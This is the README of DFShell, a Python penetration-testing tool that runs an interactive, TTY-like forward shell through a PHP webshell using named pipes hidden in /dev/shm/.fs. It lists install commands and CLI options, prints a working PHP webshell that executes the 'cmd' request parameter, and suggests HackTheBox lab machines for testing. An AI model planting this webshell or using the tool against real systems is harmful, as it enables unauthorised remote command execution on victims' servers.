
 d3ext/dfshell
Python-based forward shell tool that creates a TTY-like interactive shell over HTTP using named pipes, enabling command execution on firewalled targets without persistent network connections.

██████╗ ███████╗███████╗██╗  ██╗███████╗██╗     ██╗
██╔══██╗██╔════╝██╔════╝██║  ██║██╔════╝██║     ██║
██║  ██║█████╗  ███████╗███████║█████╗  ██║     ██║
██║  ██║██╔══╝  ╚════██║██╔══██║██╔══╝  ██║     ██║
██████╔╝██║     ███████║██║  ██║███████╗███████╗███████╗
╚═════╝ ╚═╝     ╚══════╝╚═╝  ╚═╝╚══════╝╚══════╝╚══════╝

D3Ext's Forward Shell it's a python3 script which use mkfifo to simulate a shell into the victim machine. It creates a hidden directory in /dev/shm/.fs/ where the fifos are stored. You can even simulate a TTY over the webshell.
This forward shell creates a shell that accepts commands via a Named Pipe (mkfifo) and outputs the results to a file. By doing this the shell does not require a persistent network connection so you can establish a proper TTY behind a firewall that blocks reverse/bind shells.
Install from source
git clone https://github.com/D3Ext/DFShell
cd DFShell
pip3 install -r requirements.txt
Install with pip
pip3 install dfshell
DFShell has a variety of CLI parameters to improve configuration of the forward shell.
Help panel
usage: dfshell.py [-h] -u URL -p PARAMETER [-t TIMEOUT] [--path PATH] [-v VERBOSE]

D3Ext's Forward Shell - Enhanced forward shell with integrated commands

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     url of the webshell (i.e. http://10.10.10.10/webshell.php)
  -p PARAMETER, --parameter PARAMETER
                        parameter of the webshell to execute commands (i.e. cmd)
  -t TIMEOUT, --timeout TIMEOUT
                        timeout of requests that execute commands (default 20s)
  --path PATH           path in which to create named pipes (default /dev/shm/.fs)
  -v VERBOSE, --verbose VERBOSE
                        print more information
It sends GET requests to given URL, so the webshell should be something like this:
<?php
  if(isset($_REQUEST['cmd']))
  {
    system($_REQUEST['cmd']);
  }
?>
Tested on Parrot OS with an Apache server
If you want to test this tool in controlled environments, here is a list of HackTheBox machines in which firewall rules are applied on web server, so forward shell is a great alternative to directly go through privilege escalation.


Thanks to @ippsec for this awesome technique
https://github.com/IppSec/forward-shell
https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/linux#forward-shell
https://www.f5.com/labs/learning-center/forward-and-reverse-shells
https://github.com/Hypnoze57/FShell
https://s4vitar.github.io/ttyoverhttp/
See CONTRIBUTING.md
See CHANGELOG.md
This project is under MIT license
Copyright © 2023, D3Ext







